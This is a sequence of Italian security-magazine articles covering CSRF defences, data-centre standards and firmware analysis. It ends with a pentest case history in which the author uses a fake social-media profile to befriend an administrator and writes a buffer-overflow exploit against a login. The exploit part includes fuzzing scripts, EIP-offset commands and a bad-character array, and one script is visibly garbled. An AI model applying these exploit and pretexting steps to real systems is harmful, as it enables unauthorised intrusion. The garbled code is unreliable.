Se nella vostra infrastruttura sfruttaste l’HTTPS (come spero) potreste fare affidamento alla presenza del Referer. Quando presente anche Origin, dovrete verificarli entrambi. La verifica deve essere robusta, non affidatevi solo alla presenza del vostro nome di dominio (site.com) perché un malintenzionato potrebbe registrare il dominio commercialvattelapesca.com e attaccarvi dal subdomain site.commercialvattelapesca.com e superare il controllo di sicurezza (site.com presente in site.commercialvattelapesca.com). Usate piuttosto un’espressione regolare che verifichi l’inizio della stringa https://site.com/ o https://www.site.com/ per il Referer (da notare la forward slash finale), del tipo:

/^https:\/\/(w{3}\.)?site.com\//.test(referrer); // Node.JS

E l’esatta corrispondenza per l’Origin (senza però la forward slash finale):

/^https:\/\/(w{3}\.)?site.com$/.test(origin);

Questa architettura sarebbe in grado di respingere gli attacchi effettuati su API REST che non rispettano la SOP (Same Origin Policy). In caso di diverse indicazioni del CORS (ad esempio la Allow-Control-Allow-Origin: *) o richieste POST in <form> nascosti (come già visto precedentemente), le chiamate effettuate da domini non accettati verrebbero comunque respinte dal controllo sugli headers. Se la necessità fosse quella di ricevere chiamate anche da altri domini, basterebbe aggiungerli alla verifica (e al CORS se arrivassero direttamente dai client).

Nuovi attacchi legati al CSRF: attenzione al login!

L’attacco CSRF ha vissuto una nuova vita dopo l’introduzione dei sistemi di controllo sulle abitudini dell’utente e sulla verifica della piattaforma durante il login. Sarà capitato a tutti di effettuare il login al proprio conto corrente o alla propria Webmail da un computer diverso dal solito, o dall’estero. Immediatamente arrivano segnalazioni che allertano l’utente, su altri canali, che è stato effettuato un login non conforme alla regolare operatività. In questo modo, anche in caso di furto di credenziali, diventa difficile per un malintenzionato, aggredire le informazioni desiderate.

Tutto bello, tutto funzionante… fino a quando l’attaccante non fa effettuare il login direttamente all’utente tramite un CSRF. Una volta che la vittima stessa, inconsciamente, ha effettuato il login, sarà possibile eseguire operazioni, sempre tramite CSRF, per portare a termine l’attacco. Questo perché i sistemi di verifica del login fallirebbero in quanto è l’utente stesso, seppur inconsciamente, a effettuare l’accesso, sul suo solito computer.

Come proteggere le applicazioni dai CSRF in fase di login

Le modalità di protezione delle applicazioni dai CSRF in fase di login sono più o meno le stesse già viste, considerando però che non è possibile fare affidamento sulla sessione server side, perché la sessione non è ancora stata creata. O, se esistesse per ragioni diverse dalla protezione delle risorse, non sarebbe ancora stata autenticata.

Altre soluzioni che ho scartato

Esistono altre soluzioni per mitigare il CSRF che ho scartato dall’elenco di quelle papabili perché personalmente le ritengo deboli o perché sono già state corrotte:

  • Doppio cookie (debole se esistono sottodomini su cui non abbiamo il pieno controllo);
  • Header HTTP personalizzato con valore fisso (già corrotto: https://hackerone.com/reports/44146);
  • CORS (Cross Origin Resource Sharing): è stato creato per superare la SOP (Same Origin Policy) del client e abilitare quindi le chiamate cross dominio.

Altre soluzioni vincenti

Esistono poi altre soluzioni che funzionano bene ma che non ho trattato nell’articolo perché strettamente legate ad un linguaggio di programmazione o a un particolare framework di sviluppo e, quindi, fortemente vincolate alle scelte aziendali.

Per esempio, in Java, Spring consente di abilitare una robusta protezione dai CSRF: https://docs.spring.io/spring-security/site/docs/5.0.x/reference/html/csrf.html.

In PHP, Symfony offre una protezione ad hoc anche per il login: https://symfony.com/doc/current/security/csrf.html.

Ruby on Rails prevede anch’esso una protezione per il CSRF: https://guides.rubyonrails.org/security.html#csrf-countermeasures.

E così via per la maggior parte di linguaggi e relativi framework più usati. Ciò ha permesso una proficua riduzione delle vulnerabilità e conseguentemente una diminuzione degli attacchi riusciti.

Conclusioni

Il CSRF è un tipo di attacco invisibile che permette di eseguire operazioni, utile ai malintenzionati anche in caso di furto di credenziali perché consente di far effettuare inconsciamente il login alle stesse vittime, eludendo i sistemi di alerting tutt’ora presenti sulle abitudini di utilizzo di piattaforma e Paese di connessione.

Esistono diverse soluzioni per difendere le applicazioni. Tra tutte, l’unione delle due soluzioni:

  • il cookie con l’attributo SameSite;
  • la validazione degli header HTTP Origin e Referer (in ambiente HTTPS);

se usate in coppia, possono offrire una robusta protezione dagli attacchi CSRF. Sono trasparenti per l’utente e possono essere gestiti a livello infrastrutturale in un’architettura enterprise. Poi, se uno di questi controlli fallisse, si potrebbe reindirizzare l’utente a una nuova richiesta di login corredata da Token crittografato One Shot. Soluzione che resta molto valida ma che comporta un’attenzione importante da parte degli sviluppatori che devono sempre ricordarsi di inserire la verifica del Token.

Ho ribadito più volte nell’articolo che, se l’applicazione fosse esposta ad altre vulnerabilità (quali l’XSS), i sistemi di protezioni previsti per il CSRF fallirebbero miseramente.

Articolo a cura di Roberto Abbate

Download PDF

https://www.ictsecuritymagazine.com/articoli/limportanza-di-effettuare-il-logout-cose-il-csrf-e-come-proteggersi/


Gli standard EN 50600 e ISO/IEC TS 22237 per i data center

Per i data center sono molto note le norme dell’Uptime institute e l’ANSI TIA-942.

L’Uptime insititute certifica i data center sulla base delle loro caratteristiche di disponibilità. La certificazione può essere data su quattro livelli (tier), corrispondenti a caratteristiche architetturali sempre più rigorose e, di conseguenza, a sempre più elevati livelli di disponibilità del data center (fino al 99,99% per il Tier IV). L’ultima versione del “Tier Standard: Topology” è del 2018.

L’ANSI TIA-942, dal titolo “Telecommunications Infrastructure Standard for Data Centers”, la cui revisione B è del 2017, è un documento dell’ente di standardizzazione statunitense ANSI. Anch’esso prevede quattro livelli a cui un data center può aspirare.

Più recentemente, anche l’Europa ha voluto sviluppare standard relativi ai data center e promuoverli a livello internazionale. Questo articolo vuole quindi elencare rapidamente i lavori oggi pubblicati e proporre una sintetica riflessione sulle possibilità di certificazione collegate a questi standard.

Serie ISO/IEC 22237

La serie ISO/IEC 22237 reca il titolo “Data centre facilities and infrastructures” ed è composta dalle seguenti parti:

  • ISO/IEC TS 22237-1:2018 – Part 1: General concepts;
  • ISO/IEC TS 22237-2:2018 – Part 2: Building construction;
  • ISO/IEC TS 22237-3:2018 – Part 3: Power distribution;
  • ISO/IEC TS 22237-4:2018 – Part 4: Environmental control;
  • ISO/IEC TS 22237-5:2018 – Part 5: Telecommunications cabling infrastructure;
  • ISO/IEC TS 22237-6:2018 – Part 6: Security systems;
  • ISO/IEC TS 22237-7:2018 – Part 7: Management and operational information.

La prima parte stabilisce i criteri per dimostrare una conformità “generale” a queste norme:

  1. condurre una valutazione del rischio (la stessa ISO/IEC TS 22237-1 riporta alcune linee guida molto sintetiche, proponendo un approccio qualitativo su scale di 4 valori per verosimiglianza e conseguenza);
  2. identificare una classe di disponibilità (la norma ne prevede 4) sulla base della valutazione del rischio (e realizzare quanto necessario, anche considerando i requisiti previsti per le componenti nelle parti 3, 4 e 5);
  3. identificare una classe di protezione (la norma ne prevede 4) sulla base della valutazione del rischio (e realizzare quanto necessario, anche considerando i requisiti di protezione specificati dalle parti 2, 3, 4 e 6);
  4. identificare un appropriato livello di capacità energetica (e realizzare quanto necessario);
  5. applicare alcuni specifici principi di progettazione.

I principi di progettazione includono:

  • un processo composto delle fasi di strategia, obiettivi, specifiche, proposta di progetto, decisione, progetto funzionale, approvazione, progettazione finale e pianificazione, contrattualistica, costruzione, esercizio;
  • i principi necessari a raggiungere i livelli di disponibilità stabiliti (automazione, autonomia, tolleranza ai guasti, manutenibilità, assegnazione di priorità, ridondanza, robustezza, scalabilità, semplicità);
  • il concetto di efficace elettrocompatibilità per ridurre i rischi relativi ai disturbi elettromagnetici e dovuti a fulmini;
  • l’uso di zone di sicurezza fisica;
  • l’efficienza energetica.

È possibile anche dimostrare la conformità delle singole componenti ai requisiti delle norme specializzate, ossia le parti dalla 2 alla 6.

La parte 6, sui sistemi di sicurezza, si concentra su quelli per la protezione da accessi non autorizzati, incendi, eventi ambientali originati all’interno del data center ed eventi ambientali originati all’esterno del data center (esclusi gli incendi).

La parte 7 riguarda il sistema di gestione del data center e può essere vista come cappello delle altre norme, visto che ne ricorda i principi lungo il ciclo di vita del data center stesso.

È possibile dimostrare la conformità anche rispetto alla parte 7:

a) attuando una strategia basata sui requisiti di business;
b) attuando regole e procedure relative all’esercizio, alla gestione degli incidenti, della sicurezza e dei clienti (la norma descrive le caratteristiche di questi processi);
c) monitorando degli indicatori di efficacia dell’uso dell’energia;
d) attuando regole di gestione degli asset, di controllo ambientale, del ciclo di vita, dell’energia.

Sembra quindi che la serie ISO/IEC 22237 offra sette possibili certificazioni. Forse troppe, ma forse necessarie per poterle attuare nelle fasi del ciclo di vita più idonee al singolo data center e per dare la giusta evidenza ad un aspetto invece che a un altro.

Serie EN 50600

La serie di standard europei EN 50600 include un gruppo di 7 documenti (la parte 1 e la parte 2, a sua volta suddivisa in sei sotto-parti) che possono essere considerati le versioni precedenti di quelli della serie ISO/IEC 22237, come è facilmente intuibile anche dai titoli:

  • EN 50600-1 – Part 1: General concepts;
  • EN 50600-2-1 – Part 2-1: Building construction;
  • EN 50600-2-2 – Part 2-2: Power distribution;
  • EN 50600-2-3 – Part 2-3: Environmental control;
  • EN 50600-2-4 – Part 2-4: Telecommunications cabling infrastructure;
  • EN 50600-2-5 – Part 2-5: Security systems;
  • EN 50600-3-1 – Part 2-6: Management and operational information.

Tutte le norme sopra riportate sono state pubblicate tra il 2012 e il 2016.

La serie EN 50600 comprende altre norme. La parte 4 è costituita dalle seguenti 3 norme, pubblicate nel 2016:

  • EN 50600-4-1 – Part 4-1: Overview of and general requirements for key performance indicators;
  • EN 50600-4-2 – Part 4-2: Power Usage Effectiveness;
  • EN 50600-4-3 – Part 4-3: Renewable Energy Factor.

La prima norma non è significativa, mentre le altre due trattano compiutamente due parametri oggi ritenuti molto importanti nell’ambito della sostenibilità energetica.

Ultima serie del gruppo è la 99, dedicata ad alcune raccomandazioni:

  • CLC/TR 50600-99-1:2017 – Part 99-1: Recommended practices for energy management;
  • PD CLC/TR 50600-99-2:2018 – Part 99-2: Recommended practices for environmental sustainability;
  • DS/CLC/TR 50600-99-3:2018 – Part 99-3: Guidance to the application of EN 50600 series.

Conclusioni sulle certificazioni

Ad oggi, le certificazioni gestite dall’Uptime Institute e quelle per dimostrare la conformità all’ANSI TIA-942 sono molto note, anche se richiedono un notevole impegno da parte dei richiedenti.

Le certificazioni relative alle norme EN 50600 e ISO/IEC 22237 sono ancora poco diffuse e offerte da pochi organismi di certificazione, senza uno schema di accreditamento condiviso. Si tratta però di standard costruiti anche per essere più flessibili di quelli americani. Bisogna quindi vedere se in futuro si imporranno come riferimento – anche grazie al Cybersecurity Act – e come la flessibilità con cui è possibile certificarsi sarà usata e recepita.

Articolo a cura di Cesare Gallotti

Lavora dal 1999 nel campo della sicurezza delle informazioni, della qualità e della gestione dei servizi IT.

Ha condotto progetti di consulenza per la pubblica amministrazione e per il settore privato. Opera, sia in Italia che all’estero, come Lead Auditor ISO/IEC 27001, ISO 9001, ISO/IEC 200000 e ISO 22301. Ha progettato ed erogato corsi di Quality Assurance e di certificazione Lead Auditor ISO/IEC 27001 e ITIL Foundation.

Tra gli attestati si segnalano: le certificazioni AICQ SICEV Lead Auditor ISO/IEC 27001, IRCA Lead Auditor 9001, CISA, ITIL Expert e CBCI, la qualifica come Lead Auditor ISO/IEC 20000 e il perfezionamento postlaurea in “Computer Forensics e investigazioni digitali”.

E’ capodelegazione del WG1 del comitato italiano ISO/IEC SC27 in UNINFO.

Ha pubblicato il libro, aggiornato nel 2017, “Sicurezza delle informazioni: valutazione del rischio; i sistemi di gestione; la norma ISO/IEC 27001:2013”.

Cura la pubblicazione, dal 2008, della newsletter “IT Service management news” (http://www.cesaregallotti.it/Newsletter.html).

Web: www.cesaregallotti.it; Blog: blog.cesaregallotti.it

Download PDF

https://www.ictsecuritymagazine.com/articoli/gli-standard-en-50600-e-iso-iec-ts-22237-per-i-data-center/


Analisi di un firmware

I firmware vengono utilizzati in contesti molto diversi tra loro: si va dai costituenti di un’infrastruttura industriale ai dispositivi del mercato consumer. In questo articolo vedremo come analizzare un firmware alla ricerca di possibili vulnerabilità.

Bisogna tener conto che in questi casi:

  • la sicurezza non è un requisito, si preferiscono le prestazioni, un costo basso e delle dimensioni ridotte;
  • una volta fatto il deploy, tipicamente, questi dispositivi rimangono in funzione (spesso senza aggiornamenti e manutenzione) per oltre 10 anni (la legge di Moore non ha valore).

Per la loro natura e per le loro capacità sempre maggiori, l’analisi di questi dispositivi è sempre più complessa e strutturata.

In genere, l’analisi non avviene sul codice sorgente ma sui file binari; sono diverse le motivazioni di questa scelta, ad esempio:

  • sono coinvolte terze parti (consulenti, ricercatori) che non dispongono dei sorgenti;
  • spesso viene commissionato un test    black box (in pratica un test fatto con le stesse conoscenze reperibili da un attaccante).

Ci sono essenzialmente due tipi di firmware:

  • user-space firmware: si ha quando è presente un sistema operativo general-purpose (come ad esempio Linux, FreeRTOS, VxWorks) e, quindi, molte funzionalità del firmware sono implementate in user-space. In questi casi, in fase di analisi, si può fare affidamento sulle primitive del sistema operativo e sulle funzionalità messe a disposizione dalle varie librerie.
  • Binary-blob firmware: si ha quando il firmware viene eseguito direttamente sull’hardware del dispositivo, senza l’ausilio di un sistema operativo. È un caso particolarmente complesso ma molto frequente. In questi casi, tipicamente, non si può fare affidamento sulla conoscenza del sistema operativo per un’analisi più agevole. Nella stessa situazione ci troviamo quando esiste un layer di astrazione dovuto ad alcune feature di un sistema operativo, ma sono soluzioni non-standard o non documentate; quindi, anche in questi casi la conoscenza di un OS e delle librerie non è d’aiuto.

Il risultato di queste problematiche è che l’individuazione delle vulnerabilità viene fatta manualmente. Analisi manuale che, oltre ad essere spesso anti-economica, può portare a diversi errori o approssimazioni dovuti alla complessità del codice in esame.

Schematicamente, i passi per un’analisi del firmware sono:

  • Ottenere il firmware da analizzare;
  • Fare un’analisi esplorativa di quanto ottenuto;
  • Individuare i punti di interesse;
  • Analisi: reverse engineering, penetration test, etc.;
  • Emulazione: per confermare quanto scoperto in precedenza e per meglio comprendere il funzionamento del dispositivo.

Ottenere il firmware

Il firmware da analizzare si può ottenere in diversi modi, ad esempio:

  • si può trovare nel materiale allegato al dispositivo da analizzare;
  • se ne può fare il download dal sito dei produttori;
  • si può trovare attraverso un motore di ricerca o nei siti aggregatori;
  • si può ottenere dal traffico di rete estraendolo dai pacchetti intercettati durante un aggiornamento;
  • si può ottenere facendo un memory dump del dispositivo, oppure, come ultima possibilità, facendo un decap dell’IC.

Analisi esplorativa

L’analisi esplorativa usa tecniche e strategie mutuate dal mondo dei dati, che risultano utili soprattutto quando abbiamo a che fare con un blob di dati e codice sconosciuto.

Se possibile, si possono ricavare informazioni utili semplicemente leggendo le specifiche e i datasheet distribuiti insieme al dispositivo. Capita spesso, però, che non siano disponibili né il datasheet né la documentazione; bisogna quindi estrapolare quante più informazioni possibile dal file binario, affidandosi a un’analisi esplorativa. Per prima cosa, bisogna trovare indizi per determinare il tipo di architettura; parliamo di indizi perché, almeno in questa fase, non si può avere ancora nessuna certezza riguardo al tipo di firmware in esame.

Questo tipo di analisi preliminare può essere fatta utilizzando diversi strumenti:

  •  l’utility strings o tool simili, come ad esempio FLOSS (https://github.com/fireeye/flare-floss);
  •  Binwalk: lo strumento che permette di analizzare un’immagine firmware e che si occupa di vari aspetti che vanno dalla scansione all’analisi dell’entropia;
  • hexdump può essere usato sia per ispezionare l’header sia per individuare strutture/istruzioni di interesse;
  • strumenti di machine learning: dalla classificazione per il riconoscimento dell’architettura costruita su feature basate su opcode (frequenza) fino all’individuazione di possibili vulnerabilità.

Questa prima analisi ci permette di fare delle assunzioni da verificare nelle analisi seguenti.

Analisi statica

Dopo aver individuato le aree di interesse, anche in funzione degli scopi dell’intera operazione, possiamo procedere con l’analisi vera e propria.

Dall’analisi esplorativa dovremmo avere, nel caso peggiore, almeno un’ipotesi su che tipo di firmware abbiamo di fronte. Prima di iniziare l’analisi vera e propria, occorre confermare queste ipotesi, in modo da identificare il tipo di firmware e prepararlo per le successive analisi.

Dalla definizione prima data, è subito chiaro che analizzare un firmware user-space è come analizzare un normale programma user-space  e, quindi, non presenta particolari difficoltà. L’analisi di un blob binario invece è sicuramente più interessante e allo stesso tempo più impegnativa: sono ignoti e da scoprire l’indirizzo base e l’entry point del firmware.

Il prodotto finale di questa fase è un’immagine del firmware pronta per essere eseguita e analizzata.

In definitiva, l’analisi statica garantisce un’alta copertura e, allo stesso tempo, favorisce la precisione a discapito della scalabilità e della velocità di esecuzione.

In questo frangente, alcune ipotesi fatte rendono necessarie ulteriori verifiche. Inoltre, alcuni tool lavorano su rappresentazioni intermedie, aggiungendo un ulteriore livello di astrazione che, se da una parte è fondamentale per certe analisi, dall’altra non facilita la comprensione di un firmware.

Per sua natura, un’analisi statica presenta diverse approssimazioni: ad esempio, soffre della mancanza di informazioni derivate dall’esecuzione in ambiente reale, evidenti soprattutto quando abbiamo a che fare con un firmware.

Emulazione

L’analisi statica, come detto, presenta numerosi problemi, a volte capita che per venire a capo di alcuni elementi si prendano decisioni audaci, che possono portare a falsi positivi. Per ovviare a ciò viene eseguita l’analisi dinamica, che analizza il comportamento del firmware mentre è in esecuzione. Un’analisi dinamica può essere vista come un modo per confermare quanto scoperto nell’analisi statica e definire nuove potenziali vulnerabilità.

Se da un lato è molto precisa e attendibile nei risultati, dall’altro la sua copertura può essere molto limitata, dipendendo dai path raggiungibili dagli input testati.

Nel caso di un firmware, il vero problema però è rappresentato dalla correttezza dell’emulazione. Può risultare complicato eseguire propriamente il firmware, con tutte le chiamate alle periferiche del dispositivo che si vuole emulare. Per questi dispositivi non è sempre semplice o possibile emulare completamente la realtà, tool come Firmadyne (https://github.com/firmadyne/firmadyne/), QEMU o anche emulatori commerciali hanno difficoltà ad emulare alcuni tipi di architetture.

Conclusioni

Abbiamo visto quali siano i passi per un’analisi completa di un firmware. L’ideale sarebbe automatizzare buona parte dell’intero procedimento – soprattutto le azioni ripetitive – in modo da rendere le analisi più efficienti in termini di tempo e copertura e di ridurre quanto più possibile il numero di errori.

Articolo a cura di Gianluigi Spagnuolo

Download PDF

https://www.ictsecuritymagazine.com/articoli/analisi-di-un-firmware/


A case history: let’s rock!

Molti credono che la sicurezza informatica sia un ambito relegato alle grandi società, alle banche oppure a sempliciotti che pagano un riscatto in bitcoin per non vedersi pubblicati sul web in atti osceni[1]. La verità è che l’importanza della Cyber sicurezza è direttamente proporzionale alla nostra dipendenza dalla tecnologia, in parte “fisiologica” e dovuta all’evoluzione; essa però risulta anche inversamente proporzionale al grado di cultura di una società. La tecnologia si intreccia ormai con la nostra vita quotidiana in una sorta di simbiosi: informazioni, incontri, orari, stati d’animo, itinerari, domotica, automotive, sistemi elettorali, semafori, pacemaker, sistemi missilistici, ecc. Non vi stupirà quindi desumere le implicazioni che un virus informatico potrebbe potenzialmente avere, a partire dalla facoltà di danneggiare un organismo, compromettendo ad esempio le radiografie di un ospedale, sino al suo utilizzo per scopi politici[2].
Vi è mai capitato di ricevere pubblicità sul cellulare che vanno oltre la profilazione[3] derivata da ciò che digitate sui vostri dispositivi, ma anche dal vostro umore e/o magari da quello che avete detto?

Commissionato da terzi e in accordo con uno dei responsabili del Management, recentemente ci è stato richiesto un PenTest[4] per una società, ignara delle molteplici forme che un attacco informatico può assumere. Il responsabile sapeva il fatto suo ed era più che certo che la loro difesa fosse pressoché inespugnabile. Dietro firewall FortiGate, router Cisco e un Audit di Sicurezza sul sistema Active Directory Microsoft condotto da esperti, si sentiva all’apogeo della sicurezza informatica, un po’ come Priamo dietro le mura di Troia. Quindi, alla fine di un colloquio di circa quaranta minuti, si accomiatò con un commento del tipo «Sarà una “scansione di rete aggiuntiva…”». La frase fu proferita al limite tra la provocazione e il voler riportare un dato oggettivo, secondo il suo parere. È comune, infatti, pensare che un PenTest sia l’equivalente di Vulnerability Assessment con l’aggiunta di una successiva fase di Explotation[5]. In realtà, un PenTest è molto di più: esso è anche una ricerca di vulnerabilità ex novo, molte volte fatta dopo un’attenta analisi della rete, una selezione del target e ripetute azioni di testing su una determinata applicazione.

Il perimetro esterno si rivelò davvero ben protetto, era stato fatto un ottimo lavoro. Quindi avremmo dovuto trovare un’altra via d’ingresso. Decidemmo di procedere prima di tutto con un’analisi di Intelligence sul personale della società. In particolare, notammo la propensione “social” di uno degli amministratori di rete, scoprimmo il suo debole per la musica e che faceva parte di una band rock. Utilizzava la pagina Facebook come propaganda per pubblicizzare le serate durante cui suonava. Fu semplice, a questo punto, ottenere l’amicizia dopo aver creato un profilo ad hoc per il nostro soggetto. Ovviamente la creazione del profilo fu stilata in modo da essere psicologicamente prossima al nostro Amministratore: ci fingemmo un fan e reperimmo ogni tipo d’informazione che aveva reso pubblica. Procedemmo scaricando una trial di trenta giorni del programma di cui si serviva l’azienda per la gestione e l’invio degli ordini, disponibile online dopo la compilazione di un comune form.

Il Piano che elaborammo fu, quindi, il seguente:

  1. monitorare il profilo dell’amministratore di rete per stenderne una profilazione psicologica;
  2. utilizzare la trial del programma appena scaricato come cavallo di Troia per entrare in possesso della rete.

Dovevamo quindi concentrarci sulla demo del programma scaricato, così lavorai per diversi giorni all’exploit dell’applicazione. Ciò che emerse fu la possibilità di un buffer overflow, vale a dire uno straripamento dei dati in ingresso in parti di memoria circostanti. Usando un gergo più tecnico, la stringa in input risulta più grande del buffer dove dovrà essere immagazzinata l’informazione. Questo porta a una sovrascrittura delle zone di memoria adiacenti al buffer, corrompendo e sovrascrivendo i dati in quel determinato settore. Spesso l’overflow produce un crash dell’applicazione, ma crea l’opportunità per l’attaccante di eseguire il codice arbitrario. Per essere più specifici, l’overflow si verificava al momento del login sull’app. Così, al fine di manipolare le zone di memoria, utilizzai il famoso Immunity debugger[6]. Poi agganciai la trial del programma al debugger, eseguendolo.

Spiegherò ciò che feci attraverso l’esempio che segue. Utilizzando il seguente simil-script in python:

#!/usr/bin/python
buffer=["A"],
counter=valore omesso,
while,len(buffer),<=, valore omesso:,
, buffer.append("A"*counter),
, counter=counter+ valore omesso,s=socket.socket(socket.AF_INET,,socket.SOCK_STREAM),
, connect=s.connect(('IP-VITTIMA',PORTA)),
, s.recv(1024),
, s.send('USER,test\r\n'),
, s.recv(1024),
, s.send('PASS,',+,string,+,'\r\n'),
, s.send('QUIT\r\n'),
, s.close(),

saturai incrementalmente l’array[7] dell’input di username e password, riempiendolo del valore “A”.

Quando il campo password raggiunse la capacità limite, l’immunity debugger mi mostrò la sovrascrittura del puntatore Extended Istruction Pointer (EIP), con l’equivalente della lettera “A” in esadecimale \x41.

Ciò significava che se fossi riuscito a controllare il registro EIP responsabile del flusso d’esecuzione del programma, avrei avuto buone possibilità di introdurvi il mio exploitation code. Di fatto il registro EIP punta all’istruzione da eseguire rispetto alla posizione corrente, ecco perché viene chiamato Instruction Pointer.

PARTE I – THE EIP

Riscrissi quello che sarebbe stato lo scheletro del mio exploit:

#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = "A" * 2800
try:
print "\nInvio del Buffer..."
s.connect(('IP_VITTIMA',PORTA))
data = s.recv(1024)
s.send('USER username' +'\r\n')
data = s.recv(1024)
s.send('PASS ' + buffer +'\r\n')
print "\nFatto!."
except:
print "Connessione non riuscita!"

Il mio registro EIP compariva adesso all’interno del debugger in questo modo: EIP41414141, vale a dire con quattro “A”, saturato dal mio script. Conoscere la posizione di quelle quattro “A” era fondamentale. Per farlo, modificai lo script in modo da saturare il buffer in maniera incrementale e mi servii di un Ruby tool denominato pattern_create.rb. Quindi, per ottenere il percorso, all’interno della mia distribuzione Linux digitai:

locate pattern create

Dopo, generai la mia stringa univoca della grandezza del buffer prestabilita:

usr/share/metasploit-framework/tools/exploit/pattern_create.rb –l 2800 

Quindi copiai ed incollai la mia stringa appena ottenuta nel mio script python, al posto della lettera “A”:

….

buffer = ‘valore_della_stringa_univoca_ottenuta_con_pattern_create.rb’

….

Rilanciai il mio script e questa volta, al posto delle mie quattro “A” il registro EIP venne sovrascritto con i caratteri della mia stringa “39654158”. Adesso avevo i quattro byte della stringa che sovrascrivevano il registro EIP, e non dovevo far altro che riutilizzare un altro script pre-build per ottenere l’esatta posizione di quei bytes.

usr/share/metasploit-framework/tools/exploit/pattern_offset.rb –l 2800 –q 39654158

L’output del commando fu:

[*] Exact match at offset 2680

Adesso conoscevo l’esatto punto dove il registro EIP veniva sovrascritto. Lo testai rilanciando lo script e modificando la stringa buffer:

….

buffer= “A”*2680 + “B”*4 + “C”*116

….

Vale a dire che:

“A”*2680  = sarei arrivato sino al registro EIP;

“B”*4 = l’avrei sovrascritto con quattro B per testarlo;

“C”*116 = avrei raggiunto il valore di overflow che mi rimaneva per tornare alla lunghezza del buffer di saturazione iniziale.

Equivale a dire che la sommatoria di 2680 + 4 + 116 avrebbe dato 2800” cioè la lunghezza del buffer iniziale. Quando lo script venne rilanciato il valore dell’EIP fu 42424242 esattamente quattro “B”. Adesso controllavo il flusso d’esecuzione del programma.

PARTE II – THE ESP

A questo punto avrei dovuto trovare lo spazio, all’interno del programma, dove inserire il mio payload. Un reverse shell payload avrebbe occupato dai 300 ai 500 bytes.

Feci un passo indietro tornando al mio debugger. Nel momento del crash, cioè quando avveniva il buffer overflow e la scrittura del registro EIP con le quattro “B” (valore 42424242), il registro ESP puntava all’indirizzo: 0231C823. Ora, questo registro serve a inserire o estrarre dati all’interno di una precisa posizione nella memoria e viene chiamato anche Stack Pointer. L’indirizzo del nostro Stack Pointer o registro ESP puntava esattamente alla zona di memoria dove le nostre lettere “C” cominciavano. Quindi cliccai con il tasto destro sull’indirizzo, all’interno del debugger, in corrispondenza dell’ESP, e selezionai “Follow in Dump”.

Ergo, avevo trovato la mia zona, all’interno della memoria, dove allocare il mio exploit. Peccato che, come dicevo prima, avrei avuto bisogno da 300 a 500 byte e quella zona di memoria non era grande abbastanza da contenere il mio payload. Avrei dovuto incrementarla, inviando un buffer di overflow più lungo del precedente. Quindi tornai ad editare il mio script con lo scopo di incrementare le lettere “C”. Modificandolo in questo modo, lasciai che python svolgesse il calcolo:

A * 2680

B * 4

C * sarebbe stata la risultante della mia nuova lunghezza del buffer, che ora da 2800 passava a 3600, meno 2680, meno 4.

….

buffer= “A”*2680 + “B”*4 + “C”*(3600 – 2680 – 4)

….

Rilanciai lo script con le ultime modifiche e seguì ancora una volta lo stream dei dati nel debugger. Questa volta lo spazio in memoria per l’allocazione del mio payload, sarebbe stato più che sufficiente. Intanto il registro ESP puntava ad un altro indirizzo.

PARTE III – BAD CHARACTERS

Prima di procedere ulteriormente, avrei dovuto accertarmi che nessun carattere all’interno del mio payload producesse, durante l’esecuzione, output indesiderati che compromettessero il funzionamento del programma e quindi dell’exploit.

I Bad Characters non sono altro che dei conflitti d’utilizzo dello stesso codice. Un esempio comune è il carattere null byte che in esadecimale corrisponde a 00: esso assume la funzione di terminazione di una stringa. Per un array di puntatori si potrebbe usare il valore NULL per denotare la fine dell’array. Un altro esempio è rappresentato dal “Carriage return – Ritorno a capo”, in esadecimale 0D.
Il nostro programma infatti prevedeva di ricevere il carattere 0D al termine dell’immissione della password, quindi non avrei potuto includerlo nel nostro shellcode a causa del suo duplice utilizzo. Dovevo assicurarmi che nessuno di questi caratteri potesse compromettere il normale funzionamento del programma e pregiudicare l’exploitation. Per fare ciò avrei inviato tutti possibili caratteri (da 0x00 a 0xff) attraverso il nostro buffer e avrei visto quale di questi produceva un crash o un’anomalia nel flusso d’esecuzione.

Quindi tornai allo script del mio exploit (riportato qualche paragrafo più in alto) e lo modificai introducendo nel buffer i possibili “caratteribad” da controllare:

…

caratteribad = ("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f" "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40" "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f" "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f" "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f" "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf" "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf" "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
buffer= “A”*2680 + “B”*4 + caratteribad

…

